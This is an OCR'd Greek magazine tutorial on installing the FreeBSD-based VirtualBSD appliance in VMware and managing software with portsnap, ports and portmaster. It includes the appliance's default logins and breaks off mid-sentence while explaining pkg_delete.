
Ο δε εικονικός δίσκος του VirtualBSD φτάνει τα 80GB, αλλά είναι δυναμικός, γεγονός που στη συγκεκριμένη περίπτωση σημαίνει ότι η εικονική μηχανή αρχικά θα πάρει 5 περίπου GB από τον αληθινό δίσκο. Προφανώς, αναλόγως της χρήσης που θα κάνετε, ο χώρος αυτός ενδέχεται να μεγαλώσει.

ΕΓΚΑΤΑΣΤΑΣΗ ΚΑΙ ΡΥΘΜΙΣΗ


Οι διαδικασίες φαίνονται καλύτερα από τα screenshots που ακολουθούν. Προέρχονται από υπολογιστή Mac με VMware Fusion, ωστόσο παρόμοια θα δουλέψετε αν είστε σε Windows ή Linux και χρησιμοποιείτε κάποιο άλλο προϊόν desktop virtualization της VMware.

Το VirtualBSD διανέμεται μόνο μέσω BitTorrent. Πηγαίνετε, λοιπόν, στην ιστοσελίδα http://www.virtualbsd.info/download.html και πάρτε το torrent file. Ακολούθως, με τον αγαπημένο σας BitTorrent client κατεβάστε το ίδιο το virtual machine.

Αφού ολοκληρωθεί το κατέβασμα, θα έχετε στο δίσκο σας το αρχείο VirtuaBSD-81.zip, μεγέθους 1,35GB. Αποσυμπιέστε το και θα πάρετε ένα έγγραφο, το README.rtf, με βασικές πληροφορίες, καθώς κι ένα φάκελο, τον VirtualBSD 8.1. Αυτός περιλαμβάνει όλα τα αρχεία που απαρτίζουν την εικονική μηχανή του VirtualBSD.




Το φάκελο VirtualBSD 8.1 μετονομάστε τον όπως θέλετε και μεταφέρετέ τον σ' ένα βολικό σημείο. Εμείς, π.χ., τον βάλαμε μέσα στον ~/vmware, όπου έχουμε όλες τις εικονικές μηχανές του χρήστη από το λογαριασμό του οποίου δουλεύουμε. Προσέξτε το αρχείο που πρέπει να δώσουμε στο VMware την πρώτη φορά που θα του υποδείξουμε την παρουσία του νέου VM: Πρόκειται για το VirtualBSD.vmx, μέσα στο φάκελο με τα αρχεία της μηχανής.



Την πρώτη φορά που θ' ανοίξουμε το αρχείο VirtualBSD.vmx το VMware ενδέχεται να ξεκινήσει αυτόματα τη μηχανή (έτσι τουλάχιστον συμβαίνει με το Fusion). Καλό θα 'ταν να μη βιαστούμε και να σταματήσουμε το boot, π.χ., δίνοντας Virtual Machine --> Shut Down. Αξίζει, βλέπετε, να δούμε πρώτα τις παραμέτρους του VM – και ειδικά τη μνήμη και τον αριθμό των επεξεργαστών. Εξ ορισμού, το VirtualBSD είναι ρυθμισμένο για έναν επεξεργαστή και 1.024MB μνήμης RAM. Αν ο φυσικός σας υπολογιστής έχει πάνω από δύο πυρήνες, τότε αυξήστε τον αριθμό των εικονικών επεξεργαστών. Μην το παρακάνετε, όμως, αφού από ένα σημείο και μετά το πιθανότερο είναι να 'χετε μείωση επιδόσεων. Στην πράξη, αν ο υπολογιστής σας έχει τέσσερις πυρήνες, τότε δώστε στο VirtualBSD δύο επεξεργαστές. Αν έχει έξι ή οκτώ, δώστε στο VirtualBSD τέσσερις. Θα λέγαμε πάντως να μην περάσετε τους δύο, όσους πυρήνες κι αν έχει ο φυσικός υπολογιστής. Όσον αφορά στη μνήμη RAM του VM, εξ ορισμού ανέρχεται στα 1.024MB. Εμείς την κατεβάσαμε στα 768MB και διαπιστώσαμε ότι το VirtualBSD δουλεύει μια χαρά ακόμη και με τόση.

Αφού κάνουμε τις όποιες αλλαγές στις παραμέτρους του VM, είναι ώρα να ξεκινήσουμε το VirtuaBSD. Όσοι έχετε bootάρει έστω και μία φορά το FreeBSD θα δείτε γνώριμα πράγματα. Όμως, σε αντίθεση με το προαναφερθέν, το VirtualBSD θα σηκώσει αυτόματα το περιβάλλον γραφικών και θα σας περιμένει να συνδεθείτε. Σημειώστε ότι ο ένας και μοναδικός, προκαθορισμένος χρήστης του συστήματος έχει username το virtualbsd και password το ίδιο. Υπάρχει βέβαια κι ο χρήστης root, με password το root4u. Προς το παρόν, κάντε κλικ πάνω στο εικονίδιο του χρήστη VirtualBSD (το πλήρες όνομά του είναι πεζοκεφαλαία, ενώ το username με πεζά), πληκτρολογήστε τον κωδικό του και θαυμάστε το όμορφο desktop του VirtualBSD!




Δεν θα σας πούμε κάτι για το desktop του VirtualBSD, παρά μόνο ότι αξίζει να το εξερευνήσετε και να μάθετε πώς μπορείτε να το αλλάξετε (δώστε Applications --> Settings --> Xfce 4 Settings Manager). Πάντως, μια αλλαγή που καλό είναι να κάνετε ευθύς εξαρχής αφορά στην ανάλυση του VM. Εξ ορισμού είναι στα 1024x768pixel και για τα σημερινά δεδομένα κρίνεται ιδιαίτερα περιοριστική. Δώστε, λοιπόν, Applications --> Settings --> Display κι αλλάξτε τη σε κάτι μεγαλύτερο, όπως, π.χ., 1080x1024, 1280x800 (wide), 1440x900 (wide), 1400x1050 κ.ο.κ.

Με το που θ' αλλάξετε την ανάλυση του VirtualBSD desktop θα δείτε ότι η κάτω οριζόντια μπάρα με τις εφαρμογές (wbar, πρόκειται για έναν application launcher) μένει ακίνητη, στην προηγούμενή της θέση. Αυτό σίγουρα δεν είναι καλό, αλλά μην ανησυχείτε: Κάντε ένα δεξί κλικ πάνω της κι αμέσως θα πάει εκεί που πρέπει!

Είπαμε να μη σας ζαλίσουμε με τις ρυθμίσεις του desktop, αξίζει όμως να ενεργοποιήσετε την εξομάλυνση των γραμματοσειρών (anti-aliasing), καθώς και να φροντίσετε ώστε τα DPI του monitor της εικονικής μηχανής να είναι στα 96. Για να τα κάνετε αυτά, ακολουθήστε τη διαδρομή Applications --> Settings --> Appearance και στο παράθυρο που θα εμφανιστεί πηγαίνετε στην καρτέλα Fonts.

Σημειώνουμε μόνο ότι ορισμένες διανομές Linux *δεν* παίζουν Flash βίντεο out of the box :P



Αφού ρυθμίσετε το περιβάλλον του VirtualBSD όπως θέλετε και πριν αρχίσετε να κάνετε πολλές ή μεγάλες αλλαγές στο λειτουργικό, προτείνουμε να πάρετε ένα snapshot. Έτσι, σε περίπτωση που στο μέλλον κάτι στραβώσει με τη μηχανή, θα μπορείτε να επιστρέψετε σε μια καλή, λειτουργική κατάσταση επαναφέροντας το αντίστοιχο snapshot!

ΑΛΗΘΙΝΗ ΔΙΑΣΚΕΔΑΣΗ: ΑΡΧΙΖΕΙ ΤΩΡΑ!

Μη σας ξεγελά το όμορφο desktop του VirtualBSD. Το λειτουργικό εξακολουθεί να βασίζεται στο στιβαρό FreeBSD, πράγμα που, μεταξύ άλλων, σημαίνει ότι αφενός η κονσόλα είναι παρούσα, αφετέρου συχνά πυκνά έχει την τιμητική της. Ίσως να μη σας λέει κάτι αυτό, αν όμως αρχίσετε ν' ασχολείστε μαζί της, υποψιαζόμαστε ότι θ' αλλάξετε στάση. Για τη συνέχεια, λοιπόν, ας δούμε μαζί μερικές βασικές εργασίες διαχείρισης συστήματος που αφορούν στις εφαρογές. Ανοίξτε μια κονσόλα τώρα: Applications --> Terminal. Για τις δουλειές που θέλουμε να κάνουμε, πρέπει να ©φστε στο λογαριασμό του υπερχρήστη root, επομένως αλλάξτε τώρα σ' αυτόν πληκτρολογώντας

```
VirtualBSD$ whoami
virtualbsd
VirtualBSD$ su
Password: root4u
VirtualBSD# whoami
root
```

(τονισμένο με κίτρινο χρώμα είναι ό,τι πληκτρολογούμε). Προκειμένου να 'χουμε τις τελευταίες εκδόσεις του λογισμικού που χρησιμοποιούμε, θα εγκαθιστούμε με βάση το σύστημα των ports. Φυσικά, πριν κάνουμε οτιδήποτε οφείλουμε να ενημερώσουμε το τοπικό ports tree. Για τη δουλειά αυτή καταφεύγουμε στο εργαλείο portsnap:

```
VirtualBSD# portsnap fetch
Looking up portsnap.FreeBSD.org mirrors... 5 mirrors
found.
Fetching public key from portsnap5.FreeBSD.org... done.
Fetching snapshot tag from portsnap5.FreeBSD.org... done.
Fetching snapshot metadata... done.
Fetching snapshot generated at Tue Feb  8 02:01:49 EET
2011:
d2559de117b8dd9fff8ca281ad883ebdb74a77b52a079b100% of   64
MB  607 kBps 00m00s
Extracting snapshot... done.
Verifying snapshot integrity... done.
Fetching snapshot tag from portsnap5.FreeBSD.org... done.
Fetching snapshot metadata... done.
Updating from Tue Feb  8 02:01:49 EET 2011 to Tue Feb  8
20:52:54 EET 2011.
Fetching 3 metadata patches.. done.
Applying metadata patches... done.
Fetching 0 metadata files... done.
```

```
Fetching 31 patches.....10....20....30 done.
Applying patches... done.
Fetching 0 new ports or files... done.
```

Μόλις κατεβάσαμε κι αποθηκεύσαμε, στον κατάλογο /var/db/portsnap, το πλέον πρόσφατο ports tree σε συμπιεσμένη μορφή. Θέλουμε τώρα να ενημερώσουμε –ουσιαστικά ν' αναβαθμίσουμε– αυτό που ήδη έχει το VirtualBSD κάτω από τον κατάλογο /usr/ports. Επειδή όμως το υπάρχον ports tree *δεν* έχει δημιουργηθεί από το portsnap, την πρώτη φορά μόνο θα χρειαστεί να το διαγράψουμε:

```
VirtualBSD# rm -fr /usr/ports/*
```

Ακολούθως, αναπτύσσουμε αυτό που κατεβάσαμε πληκτρολογώντας

```
VirtualBSD# portsnap extract
```

Η διαδικασία θα διαρκέσει λίγα –σας το υποσχόμαστε– λεπτά, κατά τη διάρκεια των οποίων οι διαδρομές όλων των φακέλων με τα διαθέσιμα ports του FreeBSD θα παρελαύνουν στο τερματικό. Στο εξής, όποτε θέλουμε ν' αναβαθμίσουμε το τοπικό ports tree θα δίνουμε πρώτα ένα

```
VirtualBSD# portsnap fetch
```

κι αμέσως μετά ένα

```
VirtualBSD# portsnap update
```

Ξεχνάμε δηλαδή το portsnap extract, εκτός φυσικά κι αν για κάποιο λόγο έχουμε διαγράψει το ports tree. Αξίζει εδώ να σημειώσουμε ότι τα επόμενα portsnap fetch που θα κάνετε θα διαρκούν λιγότερο από το πρώτο, αφού πλέον δεν θα κατεβαίνει ολόκληρο το ports tree αλλά μόνο οι διαφορές (τα λεγόμενα deltas) του τοπικού αντίγραφου σε σχέση με το καινούργιο, που βρίσκεται Εκεί Έξω (ΤΜ). Για τον ίδιο λόγο, τα επόμενα portsnap update θα διαρκούν λιγότερο από το πρώτο.
Ας δούμε τώρα πώς μπορούμε να εγκαθιστούμε προγράμματα ξεκινώντας από τα αντίστοιχα ports. Ως παράδειγμα, ας υποθέσουμε ότι θέλουμε να εγκαταστήσουμε τον text editor ονόματι nano, μια και, όπως βλέπουμε, δεν είναι παρών στο σύστημα:

```
VirtualBSD# nano
nano: Command not found.
```

Αρχικά εντοπίζουμε το αντίστοιχο port:

```
VirtualBSD# whereis nano
nano: /usr/ports/editors/nano
```

Ακολούθως μεταβαίνουμε στον κατάλογό του:

```
VirtualBSD# cd /usr/ports/editors/nano
```

Με μία μόνο εντολή κατεβάζουμε τον πηγαίο κώδικα, εφαρμόζουμε –αν υπάρχουν– τα απαραίτητα patches, μεταγλωττίζουμε, εγκαθιστούμε κι απομακρύνουμε τα όποια περιττά απομεινάρια της όλης διαδικασίας:

```
VirtualBSD# make install clean
===>  Vulnerability check disabled, database not found
===>  License GPLv3 accepted by the user
=> nano-2.2.6.tar.gz doesn't seem to exist in /usr/ports/
distfiles/.
=> Attempting to fetch http://www.nano-editor.org/dist/
v2.2//nano-2.2.6.tar.gz
nano-2.2.6.tar.gz    100% of 1535 kB  548 kBps
===>  Extracting for nano-2.2.6
=> SHA256 Checksum OK for nano-2.2.6.tar.gz.
===>  Patching for nano-2.2.6
===>  Applying FreeBSD patches for nano-2.2.6
===>   nano-2.2.6 depends on shared library: intl - found
===>  Configuring for nano-2.2.6
...
===>   Compressing manual pages for nano-2.2.6
===>   Registering installation for nano-2.2.6
===>  Cleaning for nano-2.2.6
```

Μετά την εγκατάσταση του nano το κέλυφος του root (/bin/csh) πρέπει να ενημερωθεί για το νέο εκτελέσιμο. Αρκεί ένα

```
VirtualBSD# rehash
```

κι όλα θα 'ναι μια χαρά. Ας πούμε για τη συνέχεια ότι θέλουμε να 'χουμε το συμπιεστικό/αποσυμπιεστικό 7zip, το οποίο απουσιάζει από την προκαθορισμένη εγκατάσταση. Το θέμα είναι πως δεν ξέρουμε τ' όνομα του αντίστοιχου port. Δεν υπάρχει λόγος να πελαγώνουμε. Πηγαίνουμε κατ' αρχάς στον κατάλογο με τα ports:

```
VirtualBSD# cd /usr/ports/
```

Από εκεί κάνουμε την αναζήτησή μας με τη βοήθεια του εργαλείου make:

```
VirtualBSD# make search name=7zip
Port:  kio_p7zip-0.3.1_5
Path:  /usr/ports/archivers/kio_p7zip
Info:  Kioslave for KDE to handle 7zip files
Maint: makc@FreeBSD.org
...
WWW:   http://www.kde-apps.org/content/show.
php?content=17829

Port:  p7zip-9.13_1
Path:  /usr/ports/archivers/p7zip
Info:  File archiver with high compression ratio
Maint: nox@FreeBSD.org
B-deps:
R-deps:
WWW:   http://p7zip.sourceforge.net/
```

Κοιτάζοντας τ' αποτελέσματα, είναι προφανές ότι το port που ψάχνουμε λέγεται p7zip (ο αριθμός έκδοσης δεν μας ενδιαφέρει) και βρίσκεται μέσα στον κατάλογο /usr/ports/archivers. Πλέον, μπορούμε να το εγκαταστήσουμε με τον τρόπο που ήδη γνωρίζουμε:

```
VirtualBSD# cd /usr/ports/archivers/p7zip/
VirtualBSD# make install clean
```


Κατά τη μεταγλώττιση ορισμένων ports θα παρατηρήσετε ότι η διαδικασία σταματά κι εμφανίζεται ένα παράθυρο με επιλογές. Ο χρήστης καλείται είτε να τις αφήσει ως έχουν είτε να κάνει τροποποιήσεις. Τις περισσότερες φορές δεν θα χρειάζεται να πειράζετε τις προεπιλογές, εκτός κι αν γνωρίζετε καλά τι κάνετε. Πάντως, στην περίπτωση του 7zip, όπως μπορείτε να δείτε και στο σχετικό screenshot, δεν αξίζει να κάνουμε κάποια αλλαγή. Πατάμε, λοιπόν, το πλήκτρο [Tab] διαδοχικά μέχρι να βρεθεί πάνω από το κουμπί OK, μετά πατάμε κι ένα [Enter] και η μεταγλώττιση προχωρά. Μετά την εγκατάσταση του 7zip –για την ακρίβεια του port ονόματι p7zip– μην ξεχάσετε να πληκτρολογήσετε κι ένα

```
VirtualBSD# rehash
```

Και μετά τις εγκαταστάσεις είναι ώρα να δούμε πώς αναβαθμίζουμε ήδη εγκατεστημένες εφαρμογές. Υπάρχουν διάφοροι τρόποι γι' αυτή τη δουλειά. Αυτή τη φορά επιλέγουμε να την κάνουμε με τη βοήθεια του εργαλείου portmaster. Το εν λόγω πρόγραμμα έχει το καλό ότι βασίζεται σε εργαλεία που υπάρχουν ήδη στο βασικό σύστημα του FreeBSD, επομένως κατά την εγκατάστασή του δεν θα εγκατα-

σταθούν κι άλλα εργαλεία ή/και βιβλιοθήκες.


```
VirtualBSD# cd /usr/ports/ports-mgmt/portmaster
VirtualBSD# make install clean
```



Παράδειγμα παραθύρου (ncurses-based) επιλογών που εμφανίζεται κατά την εγκατάσταση ενός port. Εκτός κι αν ξέρουμε τι κάνουμε, τις περισσότερες φορές μπορούμε να αφήνουμε τις προεπιλογές και να προχωράμε χωρίς το παραμικρό πρόβλημα.

Με το που θα δώσετε τη make, θα δείτε ένα παράθυρο με δύο επιλογές για την εγκατάσταση του portmaster (βλ. και σχετικό screenshot). Είναι καλή ιδέα να ενεργοποιήσετε την Install programmable completions for Bash, πατώντας το [Space] πάνω από το κουτάκι της στ' αριστερά. Μετά πατήστε το [Tab] διαδοχικά μέχρι ο δρομέας να βρεθεί πάνω από το κουμπί OK και τότε χτυπήστε το [Enter]. Η εγκατάσταση του portmaster θα ολοκληρωθεί σχεδόν ακαριαία.
Ας βρούμε τώρα τα όποια ports χρειάζονται αναβάθμιση:

```
VirtualBSD# portmaster -L | grep "[nN]ew"
        ===>>> New version available: en-freebsd-
doc-20110110
        ===>>> New version available: libogg-1.2.2,4
        ===>>> New version available: pciids-20101124
        ===>>> New version available: pcre-8.12
        ...
        ===>>> New version available: openoffice.org-3.3.0
        ===>>> New version available: pidgin-2.7.9
        ===>>> New version available: samba34-3.4.9_1
        ===>>> New version available: vlc-1.1.7,3
        ===>>> 34 have new versions available
```



Για την περίπτωση του portmaster ενεργοποιούμε την επιλογή Install programmable completions for Bash. Κατ@αυτό τον τρόπο, αν χρησιμοποιείται το κέλυφος BASH, η σύνταξη εντολών με το portmaster επιταχύνεται.

Χμ, 34 είναι αρκετά. Είναι μεγάλος ο πειρασμός να πληκτρολογήσουμε

```
VirtualBSD# portmaster -a
```

έτσι ώστε να προκαλέσουμε την αναβάθμιση *όλων* αυτών των port, που έχουν μείνει πίσω. Αν το κάνετε, έχετε υπόψη σας ότι η διαδικασία ενδέχεται να διαρκέσει αρκετή ώρα. Ειδικά όταν εμπλέκονται ports σαν εκείνο του Open Office, μιλάμε ακόμα και για μια μερούλα – για να μην πούμε περισσότερο. Εξάλλου, μετά από μια μαζική αναβάθμιση είναι πιθανό να διαπιστώσετε ότι το desktop του VirtualBSD δεν ανταποκρίνεται φυσιολογικά, ούτε αναμενόμενα. Για το λόγο αυτό, αν τελικά αποφασίσετε να προβείτε σε μαζική αναβάθμιση, πάρτε πρώτα ένα snapshot του VM σας. Αν αργότερα δείτε ότι κάποια πράγματα έχουν σαλατοποιηθεί χωρίς ελπίδα γι' αντιστροφή, γυρίστε στο παλιό σας snapshot κι όλα θα 'ναι ξανά όμορφα κι ωραία.
Πάντως, πέρα από μαζικές αναβαθμίσεις, το portmaster μπορεί ν' αναβαθμίζει κι επιλεκτικά:

```
VirtualBSD# portmaster vlc
```

Σημειώστε ότι το portmaster είναι αρκετά έξυπνο, ώστε όποτε χρειάζεται ν' αναβαθμίζει και να εγκαθιστά κι άλλα ports, προκειμένου να αναβαθμίσει σωστά αυτό που του ζητάτε. Δείτε, π.χ., το παράδειγμα του VLC:

```
===>>> The following actions will be taken if you choose
to proceed:
        Upgrade vlc-1.1.5_2,3 to vlc-1.1.7,3
        Upgrade libogg-1.2.1,4 to libogg-1.2.2,4
```

```
     Install devel/libtool
     Upgrade dbus-1.4.0 to dbus-1.4.1
     Install devel/qt4-moc
     Install devel/qmake4
     Install devel/qt4-rcc
     Install devel/qt4-uic
     Upgrade ffmpeg-0.6.1_2,1 to ffmpeg-0.6.1_3,1
     Install devel/binutils
     Install math/gmp
     Install math/mpfr
     Install devel/yasm
     Install textproc/texi2html
     Install multimedia/v4l_compat
     Install net/liveMedia
===>>> Proceed? y/n [y]
```

Πατήστε το πλήκτρο [Y] και η διαδικασία θα προχωρήσει. Ωραία όλα αυτά, με τις εγκαταστάσεις και τις αναβαθμίσεις. Πώς όμως απεγκαθιστούμε; Ένας τρόπος είναι με τη βοήθεια του εργαλείου pkg_delete. Ας πούμε, π.χ., ότι για κάποιο λόγο δεν θέλουμε άλλο το nano. Πρώτα μαθαίνουμε την ακριβή έκδοση που είναι ήδη εγκατεστημένη, π.χ., πληκτρολογώντας

```
